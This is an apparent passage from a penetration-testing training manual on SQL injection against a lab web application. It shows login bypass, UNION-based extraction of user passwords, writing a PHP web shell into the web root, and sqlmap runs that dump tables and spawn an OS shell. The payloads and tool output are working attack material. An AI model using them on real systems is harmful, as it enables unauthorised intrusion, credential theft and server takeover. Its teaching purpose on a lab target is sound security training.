


Figure 63 - Attempting the Authentication Bypass

We should be presented with a valid authenticated session:




Figure 64 - Logged into the Admin Panel

In this example, the code responsible for authentication requires exactly one output line for the query to evaluate as true. As attackers, we would not necessarily know this without seeing the source code ahead of time. This is where experimentation comes in.

13.4.1.1 - Exercises

1. Interact with the MySQL database and manually execute the commands as the web server does as part of the authentication process. Understand the vulnerability.
2. Utilize SQL injection to bypass the login process.
3. Understand why the username is reported like it is once the authentication process is bypassed.

13.4.2 - Enumerating the Database

SQL injection attacks can be used to disclose database information using various injected queries. Most of these techniques rely on abusing SQL query statements and gathering information about the database structure from the errors. Trying to enumerate the number of columns in the table can serve as a quick example of this principle. Knowing this value is critical for more in-depth enumeration of the database.

Let's examine the page ***comment.php***, which contains a SQL injection vulnerability:

```
<?php
$id = $_GET['id']; // ID parameter not sanitized..
...
$q = "SELECT * FROM $tbl_name where id = ".$id; // ...and then used in a query
```

We can test this vulnerability by simply adding a quote (or a double quote) after the ***ID*** parameter. As the ***ID*** parameter is not validated or sanitized, it would break the original SQL query and produce an error. In situations where this error is verbose, the output looks similar to the following.




Figure 65 - A Verbose SQL Error Message

13.4.3 - Column Number Enumeration

Depending on the verbosity of the web application, an attacker could try to use the "order by" output query to gather information about the database structure. For example, notice the effect the following query has on the vulnerable page:

```
http://192.168.11.35/comment.php?id=738 order by 1
```

This query instructs the database to order the output results, using the first column in the select query as reference. The page renders with no errors. If we try to increase the column count, we will eventually get an error message similar to the following:




Figure 66 - We Eventually Receive an Error Message

This error provides us with important information. The current table in use by the vulnerable page has six columns.

We will now try to use "union all select" statements to expose data from the database. The "union all select" statement is useful to inject as it allows us to add our own ***select*** statement to the original query and often have the output shown on the page. The only issue with using "union all select" is that our queries must have the same number of

columns as the current table to show any output. For this reason, it was important to begin by enumerating the number of columns in the table.

13.4.4 - Understanding the Layout of the Output

Our next step will be to understand where the affected page shows the output of our queries. We can attempt to do this by using a query similar to this:

```
http://192.168.11.35/comment.php?id=738 union all select 1,2,3,4,5,6
```

The output of the page displays the position of various data for the different columns as shown below:




Figure 67 - Determining Where Data are Displayed

We notice that column five is displayed in the Comment field, which seems like a suitable place for us to have our output displayed.

13.4.5 - Extracting Data from the Database

Now we can start extracting information from the database using queries similar to the following:

To discover the version of MySQL in use:

```
http://192.168.11.35/comment.php?id=738 union all select 1,2,3,4,@@version,6
```

To discover the current user being used for the database connection:

```
http://192.168.11.35/comment.php?id=738 union all select 1,2,3,4,user(),6
```

With the running version of MySQL and root credentials, we can enumerate database tables and column structures through the MySQL information schema. This will provide us with a convenient layout of the database so that we can better select which information we want to target. The query for this would look similar to the following:

```
http://192.168.11.35/comment.php?id=738 union all select 1,2,3,4,table_name,6
FROM information_schema.tables
```

From this output, we decide to target the ***users*** table in the database and display its column names with the following query:

```
http://192.168.11.35/comment.php?id=738 union all select 1,2,3,4,column_name,6
FROM information_schema.columns where table_name='users'
```


The following query attempts to extract the ***name*** and ***password*** values from the ***users*** table:

```
http://192.168.11.35/comment.php?id=738 union select 1,2,3,4,concat(name,0x3a,
password),6 FROM users
```




Figure 68 - Extracting Passwords From the Database

13.4.5.1 - Exercises

1. Enumerate the structure of the database using SQL injection.
2. Understand how and why you can pull data from your injected commands and have it displayed on the screen.
3. Extract all users and associated passwords from the database.

13.4.6 - Leveraging SQL Injection for Code Execution

Depending on the operating system, service privileges, and filesystem permissions, SQL injection vulnerabilities may be used to read and write files on the underlying operating system. Writing a carefully crafted file containing PHP code into the root directory of the webserver would then be leveraged for full code execution.

As our victim web and database servers are running with Windows SYSTEM privileges, we will have few limitations during the attack. On Linux platforms, both the web and database services run as less privileged users and directory permissions are generally tighter. We'll start by attempting to read a file using the MySQL ***load_file*** function[59]:




Figure 69 - Reading a File on the Target

[59] http://dev.mysql.com/doc/refman/5.5/en/string-functions.html#function_load-file

Next, we'll try to use the MySQL ***INTO OUTFILE*** function to create a malicious PHP file in the server's web root:

```
http://192.168.11.35/comment.php?id=738 union all select 1,2,3,4,"<?php echo
shell_exec($_GET['cmd']);?>",6 into OUTFILE 'c:/xampp/htdocs/backdoor.php'
```

Once we access this newly created ***backdoor.php*** page with a ***cmd*** parameter such as ***ipconfig***, we should see output similar to this:




Figure 70 - Executing Code on the Victim

13.4.6.1 - Exercises

1. Exploit the SQL injection along with the MySQL ***INTO OUTFILE*** function to obtain code execution.
2. Turn the simple code execution into a full shell.

13.5 - Web Application Proxies

On many occasions, a web application may restrict the input given by a user. This restriction could be in the form of a drop down menu, where input is limited to the menu items, or input that JavaScript uses to check for length or special characters. Let's quickly look at the following vulnerable web page in our guestbook application:




Figure 71 - The Vulnerable Page in the Guestbook Application

In this case, we can see that the page has both a text input box as well as a language drop down menu item. The *language* parameter is not sanitized and is vulnerable to SQL injection; however, the web application interface does not allow for easy modification of this parameter. What makes this vulnerability even more annoying to

exploit is the fact that the request made by this page is a POST request, which does not allow for easy parameter modification through URL manipulation.

To deal with cases like these, we can usually bypass client side restrictions by using a local web proxy. This proxy intercepts the outgoing HTTP request and allows us to edit the various parameters sent, effectively bypassing all client side restrictions. A Firefox plugin called Tamper Data[60] will suit our needs perfectly. Once activated, Tamper Data intercepts our POST request and allows us to modify the *language* parameter.




Figure 72 - Using Tamper Data to Modify the Request

13.5.1 - Exercises

1. Use Tamper Data to cause SQL injection on the ***lang*** parameter.
2. Identify how far you can push this vulnerability. Can you obtain a full shell?

[60] https://addons.mozilla.org/en-US/firefox/addon/tamper-data/

13.6 - Automated SQL Injection Tools

The SQL injection process we have followed can be automated and several useful tools exist in Kali Linux to help expedite the exploitation of SQL injection vulnerabilities. One such notable tool is **sqlmap**[61]. The **sqlmap** tool can be used to both identify and exploit SQL injection vulnerabilities. Let's use the **sqlmap** ***crawl*** parameter to enumerate the various pages of our vulnerable web application and have it automatically search for SQL injection vulnerabilities.

```
root@kali:~# sqlmap -u http://192.168.11.35 --crawl=1
[08:01:25] [INFO] starting crawler
[08:01:25] [INFO] searching for links with depth 1
[08:01:26] [INFO] sqlmap got a total of 10 targets
url 1:
GET http://192.168.11.35:80/comment.php?id=738
do you want to test this url? [Y/n/q]
> Y

sqlmap identified the following injection points with a total of 0 HTTP(s)
requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=738 AND 4518=4518

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: id=738 AND (SELECT 9611 FROM(SELECT
COUNT(*),CONCAT(0x3a7a7a6a3a,(SELECT (CASE WHEN (9611=9611) THEN 1 ELSE 0
```

[61] http://sqlmap.org/


```
END)),0x3a6963683a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS
GROUP BY x)a)

    Type: UNION query
    Title: MySQL UNION query (NULL) - 5 columns
    Payload: id=738 UNION ALL SELECT
NULL,CONCAT(0x3a7a7a6a3a,0x65424f704f4971634965,0x3a6963683a),NULL,NULL,NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=738 AND SLEEP(5)
---
do you want to exploit this SQL injection? [Y/n] n
```

Now that an injection point is found, we can use **sqlmap** to automate the extraction of data from the database:

```
root@kali:~# sqlmap -u http://192.168.11.35/comment.php?id=738 --dbms=mysql --
dump --threads=5
...
Database: webappdb
Table: users
[3 entries]
+----+--------+---------+----------+
| id | name   | country | password |
+----+--------+---------+----------+
| 1  | offsec | US      | 123456   |
| 2  | secret | UK      | password |
| 3  | backup | CA      | backup12 |
+----+--------+---------+----------+

[10:29:40] [INFO] table 'webappdb.users' dumped to CSV file
'/usr/share/sqlmap/output/192.168.11.35/dump/webappdb/users.csv'
[10:29:40] [INFO] fetching columns for table 'guestbook' in database
```



```
'webappdb'
[10:29:41] [INFO] fetching entries for table 'guestbook' in database
'webappdb'
[10:29:41] [INFO] analyzing table dump for possible password hashes
Database: webappdb
Table: guestbook
[5 entries]
+-----+------+-----------+---------+---------------------------------------+--
-----------------+
| id  | lang | name      | email   | comment                               |
datetime          |
+-----+------+-----------+---------+---------------------------------------+--
-----------------+
| 738 | en   | Admin     | <blank> | I see nothing wrong with this page... |
10-02-08 05:00:57 |
| 737 | en   | Hacker    | <blank> | You should sanitize your input!       |
10-02-08 05:00:45 |
| 736 | en   | Anonymous | <blank> | Is this form secure?                  |
10-02-08 05:00:28 |
| 734 | en   | Offsec    | <blank> | We love your web application!         |
10-02-08 04:59:58 |
| 735 | en   | Visitor   | <blank> | Your design is awesome!               |
10-02-08 05:00:17 |
+-----+------+-----------+---------+---------------------------------------+--
-----------------+

[10:29:41] [INFO] table 'webappdb.guestbook' dumped to CSV file
'/usr/share/sqlmap/output/192.168.11.35/dump/webappdb/guestbook.csv'
[10:29:41] [INFO] fetched data logged to text files under
'/usr/share/sqlmap/output/192.168.11.35'

[*] shutting down at 10:29:41
```


Sqlmap contains many advanced features, such as the ability to attempt Web Application Firewall (WAF)[62] bypasses and execute complex sequences of queries that automate a complete takeover of the server. For example, using the ***os-shell*** parameter will attempt to automatically upload and execute remote command shell on the target.

```
root@kali:~# sqlmap -u http://192.168.11.35/comment.php?id=738 --dbms=mysql --
os-shell
...
[10:31:48] [INFO] trying to upload the file stager on 'C:/xampp/htdocs' via
LIMIT INTO OUTFILE technique
[10:31:48] [INFO] heuristics detected web page charset 'ascii'
[10:31:48] [INFO] the file stager has been successfully uploaded on
'C:/xampp/htdocs' - http://192.168.11.35:80/tmpuyjsy.php
[10:31:49] [INFO] the backdoor has been successfully uploaded on
'C:/xampp/htdocs' - http://192.168.11.35:80/tmpbtbid.php
[10:31:49] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> ipconfig
do you want to retrieve the command standard output? [Y/n/a]
command standard output:
---

Windows IP Configuration



Ethernet adapter offsec:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.11.35
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . :
```

[62] https://www.owasp.org/index.php/Web_Application_Firewall


```
Tunnel adapter isatap.{4C9DFEB3-BCC5-4A44-B797-8DD85F9960D9}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Media State . . . . . . . . . . . : Media disconnected
